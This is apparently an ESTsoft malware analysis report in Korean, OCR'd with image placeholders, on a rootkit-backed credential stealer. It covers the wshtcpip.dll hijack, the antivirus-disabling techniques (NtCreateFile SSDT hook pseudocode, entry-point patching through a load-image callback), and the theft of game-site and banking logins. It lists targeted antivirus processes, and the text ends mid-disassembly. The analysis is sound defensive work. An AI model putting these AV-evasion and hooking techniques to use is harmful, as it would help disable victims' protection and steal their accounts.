
ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

② wshtcpip.dll (시스템 파일 변조)

원래 wshtcpip.dll은 IE가 실행될 때 자동적으로 로드되는 윈도우 시스템 DLL파일이다. 그러나 앞서 언급한대로 원본 wshtcpip.dll은 safemono.dll 이라는 파일로 변경되고, **악성DLL이 wshtcpip.dll 이라는 이름을 지닌 채로 대체된다.**


따라서 **IE를 실행시키면 악성 wshtcpip.dll 파일이 자동적으로 로드**가 되고, 원래의 wshtcpip.dll 기능을 가진 safemono.dll은 악성 wshtcpip.dll에 의해서 로드되게 되어서 본연의 기능이 정상적으로 수행되도록 한다.

아래는 StudPE로 살펴본 악성 wshtcpip.dll 파일의 Export Table 모습이다.



본연의 wshtcpip.dll 기능들은 safemono.dll로 포워딩 시켜서 처리하게 하고 있다.

IE가 실행될 때의 종합적인 흐름을 간단히 나타내보면 아래와 같다.



ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

3) 백신 무력화

IE와 함께 자동적으로 로드되는 **악성 wshtcpip.dll**은 자체적으로 백신 프로세스 및 레지스트리를 강제종료 하는 기능을 가지고 있다. 아래는 그러한 행위의 수행을 위해서 참조하는 보안 제품들의 문자열을 나타낸 것이다.

```
referenced in wshtcpip:.text
ssembly                    Text string
4000000                    UNICODE "ndbanner1"
wshtcpip.00AF2AC4          ASCII "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
wshtcpip.00AF2AB4          ASCII "NaverVaccine"
wshtcpip.00AF2AAC          ASCII "\\??\\%s"
wshtcpip.00AF2AB4          ASCII "NaverVaccine"        네이버 백신
wshtcpip.00AF2AA0          ASCII "NCleaner"
wshtcpip.00AF2AAC          ASCII "\\??\\%s"
wshtcpip.00AF2AA0          ASCII "NCleaner"
wshtcpip.00AF2A84          ASCII "AhnLab V3Lite Tray Process"   안랩 V3 Lite
wshtcpip.00AF2AAC          ASCII "\\??\\%s"
wshtcpip.00AF2A84          ASCII "AhnLab V3Lite Tray Process"
wshtcpip.00AF2A7C          ASCII "ALYac"               알약
wshtcpip.00AF2AAC          ASCII "\\??\\%s"
wshtcpip.00AF2A7C          ASCII "ALYac"
wshtcpip.00AF2A78          ASCII "AVP"
wshtcpip.00AF2AAC          ASCII "\\??\\%s"            카스퍼스키
wshtcpip.00AF2A78          ASCII "AVP"
wshtcpip.00AF2A44          ASCII "SYSTEM\\CurrentControlSet\\Services\\V3 Lite Service"
wshtcpip.00AF2A38          ASCII "ImagePath"
wshtcpip.00AF2AAC          ASCII "\\??\\%s"
wshtcpip.00AF2A08          ASCII "SYSTEM\\CurrentControlSet\\Services\\ALYac_RTSrv"
wshtcpip.00AF2A38          ASCII "ImagePath"
wshtcpip.00AF2AAC          ASCII "\\??\\%s"
wshtcpip.00AF29D8          ASCII "SYSTEM\\CurrentControlSet\\Services\\ALYac_UpdSrv"
wshtcpip.00AF2A38          ASCII "ImagePath"
wshtcpip.00AF2AAC          ASCII "\\??\\%s"
wshtcpip.00AF29AC          ASCII "SYSTEM\\CurrentControlSet\\Services\\Nsavsvc"
wshtcpip.00AF2A38          ASCII "ImagePath"
wshtcpip.00AF2AAC          ASCII "\\??\\%s"
wshtcpip.00AF2980          ASCII "SYSTEM\\CurrentControlSet\\Services\\Nsvmon"
wshtcpip.00AF2A38          ASCII "ImagePath"
wshtcpip.00AF2AAC          ASCII "\\??\\%s"
wshtcpip.00AF2950          ASCII "SYSTEM\\CurrentControlSet\\Services\\Naver Updater"
wshtcpip.00AF2A38          ASCII "ImagePath"
wshtcpip.00AF2AAC          ASCII "\\??\\%s"
EDX,10000                  UNICODE "=:::=::\\"
```

또한 **<Random2>.sys** 커널 드라이버 파일은 윈도우가 시작될 때마다 로드 되는데, 해당 드라이버는 백신의 무력화를 위해서 여러 가지 방법을 사용하고 있다.

① NtCreateFile 후킹

Index	Fun Name	Current Entry	Hook	Original Entry	Module
37	NtCreateFile	0xB34E0201	ssdt hook	0x8057B0A2	C:₩WINDOWS₩system32₩drivers₩52768173.sys

프로세스의 실행이나 파일의 접근을 위해서 항상 실행되는 루틴이 커널의 NtCreateFile 이다. 해당 Native API를 후킹해서 백신과 관련된 파일의 작업은 모두 거부를 시킨다.
아래는 후킹된 SSDT의 모습이다.

```
80506548  80644ba6 nt!NtCreateDebugObject
8050654c  805c04e8 nt!NtCreateDirectoryObject
80506550  806110b0 nt!NtCreateEvent
80506554  806193fa nt!NtCreateEventPair
80506558  b34e0201 52768173+0x1201
8050655c  8057aa80 nt!NtCreateIoCompletion
80506560  805d7664 nt!NtCreateJobObject
80506564  805d739c nt!NtCreateJobSet
80506568  8062623a nt!NtCreateKey
8050656c  8057b1b0 nt!NtCreateMailslotFile
```

ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

NtCreateFile의 후킹 함수를 분석해서 **Pseudo code**를 작성해 보았고, 그것은 아래와 같다.

```
NTSTATUS NewZwCreateFile(
        _Out_     PHANDLE FileHandle,
        _In_      ACCESS_MASK DesiredAccess,
        _In_      POBJECT_ATTRIBUTES ObjectAttributes,
        _Out_     PIO_STATUS_BLOCK IoStatusBlock,
        _In_opt_  PLARGE_INTEGER AllocationSize,
        _In_      ULONG FileAttributes,
        _In_      ULONG ShareAccess,
        _In_      ULONG CreateDisposition,
        _In_      ULONG CreateOptions,
        _In_opt_  PVOID EaBuffer,
        _In_      ULONG EaLength
        )
{
        ANSI_STRING AnsiString = {0,};
        PCHAR lpszFileWillBeOpened = NULL;
        PEPROCESS CurrentProcess = NULL;
        CHAR lpszBuffer[16] = {0,};
        PCHAR CurProcessName = NULL;


        //
        // 현재 오픈하려고 하는 파일의 경로를 가져온다.
        //
        RtlUnicodeStringToAnsiString(&AnsiString, ObjectAttributes->ObjectName, TRUE);
        lpszFileWillBeOpened = (PCHAR)ExAllocatePool(NonPagedPool, AnsiString.Length + 1);
        strncpy(lpszFileWillBeOpened, AnsiString.Buffer, AnsiString.Length);


        //
        // 현재 DLL, EXE, SYS, aye파일을 열려고 하는지 확인한다
        //
        if ( strstr(lpszFileWillBeOpened, ".dll") ||
                strstr(lpszFileWillBeOpened, ".sys") ||
                strstr(lpszFileWillBeOpened, ".exe") ||
                strstr(lpszFileWillBeOpened, ".aye") )
        {
                CurrentProcess = PsGetCurrentProcess();
                if ( CurrentProcess )
                {
                        //
                        // 현재 프로세스의 이미지 파일 이름을 구한다
                        //
                        CurProcessName = PsGetProcessImageFileName(CurrentProcess);
                        if ( CurProcessName )
                        {
                                strncpy(lpszBuffer, CurProcessName, 16);
                                _strlwr(lpszBuffer);

                                //
                                // 백신 관련 프로세스인지 체크한다.(아래 4개 프로세스외에도 더 많이
있음)
                                //
                                if ( !strcmp(lpszBuffer, "v3ltray.exe") ||
                                        !strcmp(lpszBuffer, "avp.exe") ||
                                        !strcmp(lpszBuffer, "v3svc.exe") ||
                                        !strcmp(lpszBuffer, "mysfty.exe") )
                                {
                                        return STATUS_ACCESS_DENIED;
                                }
                        }
                }
        }

        return OldZwCreateFile (
                        FileHandle,
                        DesiredAccess,
```

ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

```
                                ObjectAttributes,
                                IoStatusBlock,
                                AllocationSize,
                                FileAttributes,
                                ShareAccess,
                                CreateDisposition,
                                CreateOptions,
                                EaBuffer,
                                EaLength
                                );
}
```

간단하게 흐름을 살펴보면,

- **모든 프로세스를 대상으로 해서 현재 어떠한 파일에 접근하려고 하는지 체크한다.**
- **만약에 DLL,SYS,EXE 등의 PE파일에 접근하려고 한다면, 어떤 프로세스가 PE파일에 접근하려고 하는지 검사한다.**
- **만약에 백신 관련 프로세스라면 접근을 거부시킨다.**

② Load image notify routine callback 의 등록

MS윈도우는 실행 파일이 메모리에 로드될 때, 프로그래머가 이를 알아차릴 수 있게끔 하기 위해서 LoadImageNotifyRoutine Callback 호출을 제공한다.

즉 다시 말해서, 하드디스크에서 어떠한 PE파일이 로드 되어져서 메모리에 올라가려고 할 때, 프로그래머가 LoadImageNotifyRoutine Callback을 등록시켜둠으로써, 그 파일이 메모리에 올라간다는 사실을 알아챌 수 있고, 해당 파일이 실질적으로 실행되기 전에 원하는 처리를 해줄 수 있다.

콜백 루틴의 등록은 아래 API를 통해서 이루어진다.

```
NTSTATUS PsSetLoadImageNotifyRoutine(
  _In_  PLOAD_IMAGE_NOTIFY_ROUTINE NotifyRoutine
);
```

ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

PLOAD_IMAGE_NOTIFY_ROUTINE 콜백함수의 형태는 아래와 같다.

```
VOID
  (*PLOAD_IMAGE_NOTIFY_ROUTINE)(
    __in_opt PUNICODE_STRING  FullImageName,
    __in HANDLE  ProcessId,
    __in PIMAGE_INFO  ImageInfo
    );
```

아래는 전달되는 인자에 관한 간단한 설명이다.

FullImageName	로드 되려고 하는 이미지 파일의 전체경로
ProcessId	해당 이미지 파일을 로드시키는 프로세스의 ID
ImageInfo	로드 되려고 하는 이미지 파일의 각종 정보를 담고 있는 구조체

PIMAGE_INFO 구조체는 이미지 파일에 대한 여러가지 정보를 담고 있는데 아래와 같다.

```
typedef struct  _IMAGE_INFO {
    union {
        ULONG  Properties;
        struct {
            ULONG ImageAddressingMode  : 8; //code addressing mode
            ULONG SystemModeImage      : 1; //system mode image
            ULONG ImageMappedToAllPids : 1; //mapped in all processes
            ULONG Reserved             : 22;
        };
    };
    PVOID  ImageBase;
    ULONG  ImageSelector;
    ULONG  ImageSize;
    ULONG  ImageSectionNumber;
} IMAGE_INFO, *PIMAGE_INFO;
```

로드 되려고 하는 이미지 파일의 ImageBase, ImageSize 등을 커널 레벨에서 알아낼 수 있다.

ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

이 커널 루트킷은 LoadImageNotify Callback을 등록시킴으로써 모든 PE파일의 실행을 감시하고 있다. 만약에 실행되려는 PE파일이 백신의 구동과 관련된 핵심적인 PE파일이라면 해당 실행파일이 실행되지 못하게끔 **코드 패치를 수행하고 백신 프로그램의 EntryPoint를 코드 패치를 수행한 부분으로 강제로 변경 시킨다.**

아래는 원래 AYAgent.aye 알약의 EntryPoint 이다. 정상적이라면 해당 부분이 최초로 실행되어져야 한다.

```
0043D372                                  C3                  RETN
0043D373 AYAgent.<ModuleEntryPoint>  $    E8 A0040000         CALL AYAgent.0043D818
0043D378                             .^   E9 37FDFFFF         JMP AYAgent.0043D0B4
0043D37D                             $    3B0D 28704500       CMP ECX,DWORD PTR DS:[457028]
0043D383                             .v   75 02               JNZ SHORT AYAgent.0043D387
```

원래 알약의 EntryPoint

그러나 알약을 실행시키면 **EntryPoint가 0x433EA0로 변경되게 되어져서 그 부분이 먼저 실행**되게 되고, **해당 부분에는 이미 미리 패치해둔 JMP코드**가 삽입되어져 있어서, 악성코드 메모리 영역으로 점프하게 된다.

```
CPU - main thread, module AYAgent
00433E9E      CC                  INT3
00433E9F      CC                  INT3
00433EA0  .-  E9 5BC1D1FF         JMP 00150000
00433EA5  .   00A1 28704500       ADD BYTE PTR DS:[ECX+457028],AH
00433EAB  .   33C4
00433EAD  .   898424 08020000
00433EB4  .   33C0
00433EB6  .   68 06020000         PUSH 206
00433EBB  .   50                  PUSH EAX
00433EBC  .   8D4C24 0A           LEA ECX,DWORD PTR SS:[ESP+A]
00433EC0  .   51                  PUSH ECX
00433EC1  .   66:894424 0C        MOV WORD PTR SS:[ESP+C],AX
00433EC6  .   E8 1B9F0000         CALL <JMP.&MSVCR90.memset>
00433ECB  .   8B8424 20020000     MOV EAX,DWORD PTR SS:[ESP+220]
00433ED2  .   83C4 0C             ADD ESP,0C
00433ED5  .   83E8 01             SUB EAX,1
00433ED8  .v  0F85 E0000000       JNZ AYAgent.00433FBE
```

런타임 패치된 알약의 EntryPoint

계속 실행을 하게 되면 ExitProcess 를 호출하게 되고, **결국 알약은 단 1 바이트 조차 실행 되지 못하고 종료되게 된다.**

Call stack of main thread

Address	Stack	Procedure	Called from	Frame
0012F730	7C7ED19B	Maybe ntdll.ZwTerminateProcess	kernel32.7C7ED199	0012F828
0012F82C	7C7ED21E	? kernel32.7C7ED164	kernel32.7C7ED219	0012F828
0012F840	00152507	? kernel32.ExitProcess	00152501	0012F83C
0012F960	00152627	? 00152471	00152622	0012F95C
0012F980	001500DF	? 00155720	001500DA	0012F97C

이렇게 되는 이유를 알아보기 위해서 커널 루트킷의 ImageNotifyRoutine Callback을 살펴보면, 변조된 EntryPoint에 JMP코드를 패치하는 루틴을 발견할 수 있다.

ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

```
b34df50d 8a1408          mov     dl,byte ptr [eax+ecx]       ds:0023:a51d7989=e9
b34df510 8811            mov     byte ptr [ecx],dl
b34df512 41              inc     ecx
b34df513 4e              dec     esi
b34df514 75f7            jne     52768173+0x50d (b34df50d)
```

기계어 코드를 패치하는 루틴

위 코드가 실행되는 시점에서 레지스터의 상태를 보면 아래와 같다.

```
1: kd> r
eax=a4da3ae9 ebx=ffd1c15b ecx=00433ea0 edx=00000000 esi=00000005 edi=00158132
eip=b34df50d esp=a51d790c ebp=a51d7be8 iopl=0         nv up ei ng nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000282
52768173+0x50d:
b34df50d 8a1408          mov     dl,byte ptr [eax+ecx]       ds:0023:a51d7989=e9
1: kd> db a51d7989
a51d7989  e9 5b c1 d1 ff 00 00 00-00 00 00 41 59 41 67 65  .[.........AYAge
a51d7999  6e 74 2e 61 79 65 00 00-00 00 00 00 00 00 00 00  nt.aye..........
a51d79a9  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
a51d79b9  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
a51d79c9  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
a51d79d9  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
a51d79e9  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
a51d79f9  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

AYAgent.aye의 EntryPoint를 변경

미리 마련해둔 기계어 코드

타겟 프로세스

알약

ECX에는 이미 변조된 EntryPoint가 들어있고, 0xA51D7989 영역에 미리 JMP코드를 마련해두었다. 그리고 변조된 EntryPoint에 JMP코드 패치를 수행한다.

아래는 JMP 코드가 패치되기 이전의 변조된 EntryPoint의 모습이다.

```
1: kd> u 0x433ea0
OLLYDBG 9in1 Themida!Animate+0x23c8:
00433ea0 81ec0c020000    sub     esp,20Ch
00433ea6 a128704500      mov     eax,dword ptr [OLLYDBG_9in1_Themida!Painttable+0
00433eab 33c4            xor     eax,esp
00433ead 89842408020000  mov     dword ptr [esp+208h],eax
00433eb4 33c0            xor     eax,eax
00433eb6 6806020000      push    206h
00433ebb 50              push    eax
00433ebc 8d4c240a        lea     ecx,[esp+0A
```

패치되기 이전의 모습

아래는 변조된 EntryPoint 영역에 JMP 코드가 패치되고 난 이후의 모습이다.

```
1: kd> u 0x433ea0
OLLYDBG 9in1 Themida!Animate+0x23c8:
00433ea0 e95bc1d1ff      jmp     00150000
00433ea5 00a128704500    add     byte ptr OLLYDBG_9in1_Themida!Painttable+0x11
00433eab 33c4            xor     eax,esp
00433ead 89842408020000  mov     dword ptr [esp+208h],eax
00433eb4 33c0            xor     eax,eax
00433eb6 6806020000      push    206h
00433ebb 50              push    eax
00433ebc 8d4c240a        lea     ecx,[esp+0Ah]
```

패치된 이후의 모습

위의 행위는 비단 알약만이 아닌, 타사 백신들의 핵심 GUI인터페이스를 가진 프로그램이나 중요한 파일들이 실행될 때 적용되게 된다.


따라서, 결과적으로 백신을 실행시키려고 해도 아무런 반응조차 보이지 않는다.

ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

4) 계정 정보 탈취

IEFRAME.dll이 내부적으로 참조하는 Function Table을 후킹

Katutk.dll은 IEFRAME.dll이 자체적으로 참조하는 것으로 추정되는 Function Table을 메모리 패치함으로써 악성DLL이 호출되게끔 한다.



이는 마치 3D 온라인 FPS게임에서 벽 뚫기 핵을 사용하기 위해서, Direct3D의 Virtual Function Table을 메모리 패치하는 것과 유사하다고 볼 수 있다.

ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

IEFRAME.dll에 의해서 호출된 악성코드의 루틴을 살펴보았고, 해당 루틴 내부적으로 참조하고 있는 문자열들을 살펴보면 많은 사이트를 타겟으로 하고 있음을 확인할 수 있다.


```
MPU - thread 00000B44, module kakutk
1000F99D   8D4D 0C        LEA ECX,DWORD PTR SS:[EBP+C]
1000F9A0   E8 8C84FFFF    CALL kakutk.10007E31
1000F9A5   68 A08B0210    PUSH kakutk.10028BA0                UNICODE "hangame.com"
1000F9AA   FF75 0C        PUSH DWORD PTR SS:[EBP+C]
1000F9AD   E8 508B0000    CALL kakutk.10018502
1000F9B2   59             POP ECX                             IEFRAME.3FBE60C4
1000F9B3   85C0           TEST EAX,EAX                        kakutk.10021358
1000F9B5   59             POP ECX                             IEFRAME.3FBE60C4
1000F9B6   74 09          JE SHORT kakutk.1000F9C1
1000F9B8   FF75 0C        PUSH DWORD PTR SS:[EBP+C]
1000F9BB   FF15 34120210  CALL DWORD PTR DS:[<&OLEAUT32.#6>]  OLEAUT32.SysFreeString
1000F9C1   68 C0880210    PUSH kakutk.100288C0                UNICODE "r2.webzen.co.kr"
1000F9C6   FF75 0C        PUSH DWORD PTR SS:[EBP+C]
1000F9C9   E8 348B0000    CALL kakutk.10018502
1000F9CE   59             POP ECX                             IEFRAME.3FBE60C4
1000F9CF   BB 748B0210    MOV EBX,kakutk.10028B74             UNICODE "maplestory.nexon.com"
1000F9D4   85C0           TEST EAX,EAX                        kakutk.10021358
1000F9D6   59             POP ECX                             IEFRAME.3FBE60C4
1000F9D7   0F85 CF010000  JNZ kakutk.1000FBAC
1000F9DD   68 50890210    PUSH kakutk.10028950                UNICODE "www.cultureland.co.kr"
1000F9E2   FF75 0C        PUSH DWORD PTR SS:[EBP+C]
1000F9E5   E8 188B0000    CALL kakutk.10018502
1000F9EA   59             POP ECX                             IEFRAME.3FBE60C4
1000F9EB   85C0           TEST EAX,EAX                        kakutk.10021358
1000F9ED   59             POP ECX                             IEFRAME.3FBE60C4
1000F9EE   0F85 B8010000  JNZ kakutk.1000FBAC
1000F9F4   68 E48B0210    PUSH kakutk.10028BE4                UNICODE "df.nexon.com"
1000F9F9   FF75 0C        PUSH DWORD PTR SS:[EBP+C]
```

실제로 N사의 게임 홈페이지에 접속하여 ID와 비밀번호를 입력하는 란에,

ID : THIS_IS_ID

PASSWORD : THIS_IS_PASSWORD

라고 입력하고 Login 버튼을 눌러보았더니, 아래와 같이 악성DLL이 ID와 비밀번호를 성공적으로 파싱하였음을 확인할 수 있었다.



(1) 보안 모듈 무력화 (인터넷 뱅킹 등을 할 때)

여러 종류의 키보드 보안 모듈이 시중에 존재하고, 실제로 이 악성코드는 다수의 키보드 보안 모듈을 대상으로 해서 공격을 하지만, 여기서는 S사의 경우에 한해서만 설명한다.

ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

일반적으로 인터넷 뱅킹을 수행하기 전에 보안 ActiveX가 설치되고 그것이 IE에 로드되는데, IE에 미리 로드되어져 있던 악성모듈이 키보드 보안 모듈이 로드 되는 것을 감지하고 핵심 부분을 후킹한다.

아래는 S사 보안 모듈의 후킹을 위한 악성 코드의 일부분이다.


```
thread 00000CBC, module kakutk
.  2BC8          SUB ECX,EAX                                  SCSK4.0A0C6A3C
.  83E9 05       SUB ECX,5
.  894D ED       MOV DWORD PTR SS:[EBP-13],ECX
.  8D4D EC       LEA ECX,DWORD PTR SS:[EBP-14]
.  51            PUSH ECX
.  50            PUSH EAX                                     SCSK4.0A0C6A3C
.  FF75 C8       PUSH DWORD PTR SS:[EBP-38]                   kernel32.7C7DFDCF
.  E8 7E88FFFF   CALL kakutk.034F7F1E
.  83C4 10       ADD ESP,10
>  68 40CD5103   PUSH kakutk.0351CD40                         pModule = "SCSK4.ocx"
.  FF15 AC10510  CALL DWORD PTR DS:[<&KERNEL32.GetMod        GetModuleHandleA
